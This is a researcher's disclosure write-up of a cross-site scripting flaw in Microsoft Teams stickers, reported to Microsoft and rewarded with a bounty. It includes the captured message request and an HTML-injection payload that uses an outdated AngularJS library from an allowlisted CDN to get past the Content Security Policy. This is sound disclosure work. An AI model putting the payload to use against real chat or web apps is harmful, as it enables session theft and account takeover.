Microsoft Teams — Cross Site Scripting (XSS) Bypass CSP Report

Prepared by Numan TURLE

gaissecurity.com

MICROSOFT TEAMS — CROSS SITE SCRIPTING (XSS) BYPASS CSP

During my early stages of employment at Gais Cyber Security in 2021, my manager had reached out to me over the phone and said with excitement “I think there’s a vulnerability in Teams, let’s look together!”. Naturally, we got to work, and in the span of 2 hours, I had discovered my first Microsoft Teams vulnerability (CVE-2021–24114) that ended in an Account Take Over (ATO).

You can read the report on CVE-2021–24114 here.

Discovery of Vulnerability


I decided after a year since reporting the vulnerability to explore Microsoft Teams again and see what else I could find. Teams has many features but there is one feature that everyone loves especially… Sending stickers!

To start this project off, I sent my teammate a sticker and evaluated how this all works.

Selecting Stickers

When you send a sticker on Microsoft Teams, Teams will convert it as an image and then upload it. The image is sent as “RichText/Html” in the message.

Which looks like this.



Send a sticker — JSON/POST

After minutes of deciding which of my favorite stickers to send, I sent and inspected the HTTP request.

```
POST /v1/users/ME/conversations/{ID}/messages HTTP/1.1
Host: emea.ng.msg.teams.microsoft.com
Content-Length: 0
X-Ms-Session-Id: {varible}
Behavioroverride: redirectAs404
X-Ms-Scenario-Id: 538
X-Ms-Client-Env: pds-prod-azsc-frce-01
X-Ms-Client-Type: desktop
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_4_0)
AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.5.00.15861
Chrome/85.0.4183.121 Electron/10.4.7 Safari/537.36
Content-Type: application/json
Clientinfo: os=macos; osVer=12; proc=x86; lcid=tr-tr; deviceType=1;
country=tr; clientName=skypeteams; clientVer=28/1.0.0.2022061632;
utcOffset=+03:00; timezone=Europe/Istanbul
Accept: json
X-Ms-Client-Version: 28/1.0.0.2022061632
X-Ms-User-Type: null
Authentication: skypetoken={token}
Origin: https://teams.microsoft.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://teams.microsoft.com/_
Accept-Encoding: gzip, deflate
Accept-Language: tr-tr
Connection: close


{"content":"<p><readonly aria-label=\"Evet!\"
contenteditable=\"false\"
itemtype=\"http://schema.skype.com/Sticker\" title=\"Evet!\"><img
src=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-
{IMGID}/views/imgo\" width=\"334\" height=\"250\"
itemscope=\"image/png\"
itemtype=\"http://schema.skype.com/AMSImage\" alt=\"Etiket resmi,
Evet!\" id=\"0-weu-d17-{IMGID}\" itemid=\"0-weu-d17-{IMGID}\"
href=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-
{IMGID}/views/imgo\" target-src=\"https://eu-
api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\">
</readonly>
</p>","messagetype":"RichText/Html","contenttype":"text","amsrefere
nces":["0-weu-d17-
{IMGID}"],"clientmessageid":"1251847973327080919","imdisplayname":"
Numan TÜRLE","properties":{"importance":"","subject":""}}
```

Helpful tip: During application PenTesting, mark HTML attributes to easily follow the condition in the sections where HTML characters are interpreted. For example in the image below.


```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<img src="<font color=red size=50>SRC1</font>" alt="<font color=red
size=50>ALT1</font>" width="<font color=red size=50>WIDTH1</font>"
height="<font color=red size=50>HEIGHT1</font>">

</body>
</html>
```


Sample markup

When I clicked on the sticker, the text sent over the alt attribute was shown in the popup that opened at the bottom.



The popup that opens when you click on the sticker

After collecting the information thus far, I started marking inside of Burp. At this point, I send simple HTML characters to multiple attributes(alt, width, height, etc….). My preference is usually <h1> or see. Because it can have a distinctive quality. I prefer not to use anything element that will trigger javascript directly.



Burp Request

In the image above, the area I outlined in the red is the alt tag of the image transmitted in the JSON data. I placed a <font> tag to leave a mark in this field.

Going back to the chat screen, I clicked on the picture again and saw that the HTML characters I added were interpreted.

The interpretation of the HTML character I entered in the alt tag

Let’s take a look at what’s in front of us so far… I posted an image and the value in the alt tag of that image is interpreted as HTML in the popup that opens. So how does this turn into XSS Vulnerability?

Path to XSS Vulnerability


Testing the standard stuff was leading to nothing successful, for example <img src=x onerror=alert(1)>. This is because of Content Security Policy (CSP). Here's what the current CSP for Microsoft.

If this information means nothing to you, here's an article from PortSwigger to explain everything you need to know about CSP.

Tools like Google's "CSP Evaluator" help understand if there's a defect on the CSP side and what they include.

```
block-all-mixed-content ; base-uri 'self' *.protection.outlook.com;
child-src 'self' https: data: blob:; connect-src 'self' blob:
https: data: wss://*.delve.office.com:443 wss://*.dc.trouter.io:443
wss://*.trouter.io:443 wss://*.broadcast.skype.com:443
wss://*.tip.skype.net:443 wss://*.cortana.ai:443
wss://*.customspeech.ai:443 wss://*.cts.speech.microsoft.com:443
wss://speech.platform.bing.com:443 wss://*.teams.microsoft.com:443
wss://*.ecdn.microsoft.com:443
wss://*.pptservicescast.officeapps.live.com
wss://pptservicescast.officeapps.live.com
wss://pptservicescast.gcc.osi.office365.us
wss://pptservicescast.osi.office365.us
wss://*.pptservicescast.edog.officeapps.live.com
wss://pptservicescast.edog.officeapps.live.com
wss://*.stateservice.officeapps.live.com
wss://stateservice.officeapps.live.com
wss://stateservice.gcc.osi.office365.us
wss://stateservice.osi.office365.us
wss://*.stateservice.edog.officeapps.live.com
wss://*.hivestreaming.com:443 wss://*.kollective.app:443
wss://*.kollectivecd.com:443 wss://127.0.0.1:9002
wss://127.0.0.1:9001 ws://localhost:* wss://view-localhost:*
wss://*.svc.ms wss://augloop.office.com wss://augloop-
dogfood.officeppe.com; default-src *.office.net; prefetch-src
statics.teams.microsoft.com sunrise.teams.microsoft.com *.live.net
*.office.net *.office365.us; font-src 'self' data:
*.delve.office.com *.teams.microsoft.com *.office.net
*.office365.us amp.azure.net c.s-microsoft.com edge.skype.net
fonts.gstatic.com sxt.cdn.skype.com static2.sharepointonline.com
secure.skypeassets.com spoprod-a.akamaihd.net www.microsoft.com
fs.microsoft.com; form-action https:; frame-ancestors https:;
frame-src blob: data: https: mailto: ms-appx-web: ms-excel: ms-
powerpoint: ms-visio: ms-word: onenote: pdf:
local.teams.office.com:* local.teams.live.com:* localhost:*
msteams: sip: sips: ms-whiteboard-preview:; img-src 'self' blob:
data: https:; manifest-src 'self'; media-src 'self' *.microsoft.com
*.skype.com blob: data: skypevideo: *.giphy.com *.office.net
*.office365.us gateway.zscaler.net gateway.zscalerone.net
gateway.zscalertwo.net gateway.zscalerthree.net gateway.zscloud.net
login.zscalerone.net statics.teams.microsoft.com
sunrise.teams.microsoft.com eus-streaming-video-rt-microsoft-
com.akamaized.net statics-marketingsites-eus-ms-com.akamaized.net
prod-video-cms-rt-microsoft-com.akamaized.net premium-teamsespams-
uswe.streaming.media.azure.net teamsespams-
uswe.streaming.media.azure.net; object-src 'none'; script-src
*.protection.outlook.com 'nonce-IWnQOlp4z8NpCyv1KpaTFQ==' 'report-
sample' 'self' 'unsafe-eval' 'unsafe-inline' blob: *.office.net
*.office365.us *.cms.rt.microsoft.com *.delve.office.com
*.teams.microsoft.com *.onenote.com *.presence.skype.com
*.trouter.io sdk.ecdn.microsoft.com sdk.msit.ecdn.microsoft.com
ajax.aspnetcdn.com amp.azure.net apis.google.com
appsforoffice.microsoft.com az725175.vo.msecnd.net bat.bing.com
c64.assets-yammer.com config.edge.skype.com devspaces.skype.com
download.hivestreaming.com *.kontiki.com *.kollective.app
*.kollectivecd.com edge.skype.net gateway.zscaler.net
gateway.zscalerone.net gateway.zscalertwo.net
gateway.zscalerthree.net gateway.zscloud.net latest-
swx.cdn.skype.com login.microsoftonline.com login.zscalerone.net
midgardbranches.blob.core.windows.net scx-dev.tip.skype.net
shellprod.msocdn.com swx.cdn.skype.com
web.vortex.data.microsoft.com www.microsoft.com/videoplayer/js/
teams.events.data.microsoft.com browser.events.data.microsoft.com
amsglob0cdnstream14.azureedge.net www.bing.com r.bing.com
r.msftstatic.com *.virtualearth.net; style-src 'self' 'unsafe-
inline' amp.azure.net edge.skype.net shellprod.msocdn.com
statics.teams.microsoft.com sunrise.teams.microsoft.com
*.office.net *.office365.us *.protection.outlook.com
www.microsoft.com www.bing.com r.bing.com r.msftstatic.com; worker-
src 'self' blob: *.teams.microsoft.com; report-uri
https://csp.microsoft.com/report/teams-web-r4?v=unknown; trusted-
types dompurify gapi#gapi goog#html @msteams/multi-window
@msteams/react-web-client 'allow-duplicates';
```

Here’s what was found using CSP Evaluator, this shows the “script-src” field is unsafe.




CSP Evaluator

So now, there’s an HTML injection and multiple domains that can be included in scripts on the page. The question is which domains could be used? I took a lot of time on this area and submitted two reports to Microsoft. The first report highlighted “media services” that aren’t currently in the CSP. This service, however, is no longer used due to the domain name being changed by Azure. The result of this report was it being closed immediately.

After more hours of staring at a monitor and more caffeine intake, I thought it might be worth a try to find angular javascript (js) in this list. Sure enough, it was worth every thought and every milligram of caffeine that entered my body. Examining Microsoft Teams in a browser gave me a more detailed look at the javascript that it contains and there it was, staring right at me. “angular-jquery”.

The angular version I saw was outdated (1.5.14). I knew now that I could pass the CSP with this version’s vulnerabilities, which started my journey on some local tests. Later, I saw that I was able to receive alerts successfully.



Alert


```
<script src=https://statics.teams.cdn.office.net/hashed/0.2-
angular-jquery.min-eee9041.js></script>


<div ng-app ng-csp id=p>{{x=
{"n":"".constructor.prototype};x["n"].charAt=
[].join;$eval("x=alert('numanturle')");}}</div>
```

The next task is trying to fit two created elements as both js and div on a single page. I used <iframe srcdoc> in this.

```
<iframe srcdoc='<script
src=https://statics.teams.cdn.office.net/hashed/0.2-angular-
jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x=
{"n":"".constructor.prototype};x["n"].charAt=
[].join;$eval("x=alert(\\"pwned --> numanturle\\")");}}</div>'>
```

After everything was crafted, the final payload was sent, making corrections along the way due to HTML errors. To get around this I used HTML encoding so the characters could be interpreted correctly. And voila, XSS Vulnerability on Microsoft Teams was obtained through user interaction.



Disclosure Timeline

```
Jan 6,  2022 - Discloses to MSRC
Jan 24, 2022 - MSRC Status changed - Repro to Complete
Jan 24, 2022 - MSRC Status changed - Complete
---------------------------------------------
Feb 25, 2022 - Discloses to New Report MSRC
Feb 28, 2022 - MSRC Status changed - Develop
Mar 7,  2022 - MSRC Status changed - Complete
Mar 8,  2022 - $6000 bounty
```

Thank you for reading this far. And special thanks to frosted_dolphin who helped me with this article.

Respects,
Numan Türle